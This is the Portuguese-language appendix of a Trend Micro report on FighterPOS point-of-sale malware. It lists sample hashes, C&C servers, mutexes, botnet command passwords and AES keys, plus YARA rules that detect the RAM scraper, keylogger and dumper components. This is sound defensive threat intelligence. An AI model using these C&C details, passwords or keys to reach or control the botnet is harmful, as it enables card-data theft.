IE.exe	*55fb03ce9b698d30d946018455ca2809*	10 Fev 14	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF0s4s*	AIE29132913	28818291
IE.exe	*7b011dea4cc53c1099365e0b5dc23558*	21 Fev 15	*sitefmonitor.com*	*/BrFighter*	*QeV5A8vW3fZ2Df1z*	brunobruno	10414901
IE.exe	*af15827d802c01d1e972325277f87f0d*	19 Dez 14	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF0s4s*		3540848266540033257120965482 0175389
IE.exe	*b0416d389b0b59776fe4c4ddeb407239*	4 Fev 15	*sitefmonitor.com*	*/BrFighter*	*QeV5A8vW3fZ2Df1z*	brunobruno	3540848266540033257120965482 0175389
IE.exe	*b99cab211df20e6045564b857c594b71*	4 Fev 15	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*ZeM7f8aPZqC0s4s*	coroacoroa	5540348166043031242510965482 0175389
IE.exe	*e3db204be71efe8a41d949f2d3fdfa18*	27 Mar 15	*msr2006.biz*	*/BrFighter*	*QdD2z2mLglQ3z1P*	AIE29132913	28818291

Nome do Arquivo	MD5 Hash	Data de Criação	Servidor C&C	Atalho	Nome do Mutex	Senha do Comando Botnet	Chave AES
IEx.exe	*e647b892 e3af16db2 4110d0e6 1a394c8*	4 Mar 14	*69.195.77. 74 (ctclub edeluta. org)*	*/BrFighter*	*FgV2w8cT AkF0s4s*	AIE291329 13	288182 91

Componentes

Nome do Arquivo	MD5 Hash	Data de Criação
ActiveComponent.exe	*6cb50f7f2fe6f69ee8613d531e816089*	24 de novembro, 2014

Ferramentas

Nome do Arquivo	MD5 Hash
MSR2006.exe	*e29d9560b6fcc14290f411eed9f4ff4f*

Regras YARA

```
rule ActiveComponent {
	meta:
		description: "RAM scrapper component used by FighterPOS"
		author: "Trend Micro, Inc"
	strings:
		$pdb = /:\\users\\tom\\.{20,200}scan\.pdb/ nocase
	condition:
		$pdb
}


rule fighterpos_infector
{
	meta:
		description: "Main FighterPOS infector"
		author: "Trend Micro, Inc"
	strings:
		$ = "BrFighter"
		$ = "bot/dumper.php?id="
		$ = "bot/keylogger.php?id="
		$ = "\\Users\\avanni\\"
	condition:
		any of them
}
```

```
rule msr2006
{
      meta:
            description: “MSR 2006 EMV recorder by FighterPOS actor”
            author: “Trend Micro, Inc”
      strings:
            $a = “send_apdu -sc 0” wide
            $ = “C:\\GPShell\\data.dat” wide nocase
            $ = “MSVBVM60.DLL” ascii
            $ = “MSR 2006”
      condition:
            #a > 10 and all of them
}
```

REFERÊNCIAS

[1] Numaan Huq. (2015). *Trend Micro Security Intelligence.* “Defending Against PoS RAM Scrapers: Current and Next-Generation Technologies.” Último acesso em 9 de abril de 2015, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-defending-against-pos-ram-scrapers.pdf.

[2] Jay Yaneza. (1 de abril, 2015). *TrendLabs Security Intelligence Blog.* “NewPosThings Has New PoS Things.” Último acesso em 9 de abril de 2015, http://blog.trendmicro.com/trendlabs-security-intelligence/newposthings-has-new-pos-things/.

[3] Phil Fresle. (2015). *FreeVBcode.com.* “Rijndael AES Block Encryption Demo (VB/ASP).” Último acesso em 9 de abril de 2015, http://www.freevbcode.com/ShowCode.asp?ID=2389.

[4] *Yara.* (2015). “YARA in a Nutshell.” Último acesso em 9 de fevereiro de 2015, http://plusvic.github.io/yara/.

A Trend Micro Incorporated, líder global em software de segurança, se esforça para tornar o mundo seguro para a troca de informações digitais. Nossas soluções inovadoras para uso pessoal, empresas e governos fornecem segurança de conteúdo em camadas para proteger informações em dispositivos móveis, endpoints, gateways, servidores e nuvem. Todas as nossas soluções utilizam a tecnologia de inteligência global de ameaças na nuvem, a Trend Micro™ Smart Protection Network™ e são apoiadas por mais de 1.200 especialistas em ameaças em todo o mundo. Para mais informações, visite www.trendmicro.com.br.

TREND MICRO™

Securing Your Journey to the Cloud

R. Joaquim Floriano, 1120 – 2° andar – Itaim Bibi
São Paulo, SP
CEP: 04534-004

Telefone: +55-11-2149-5655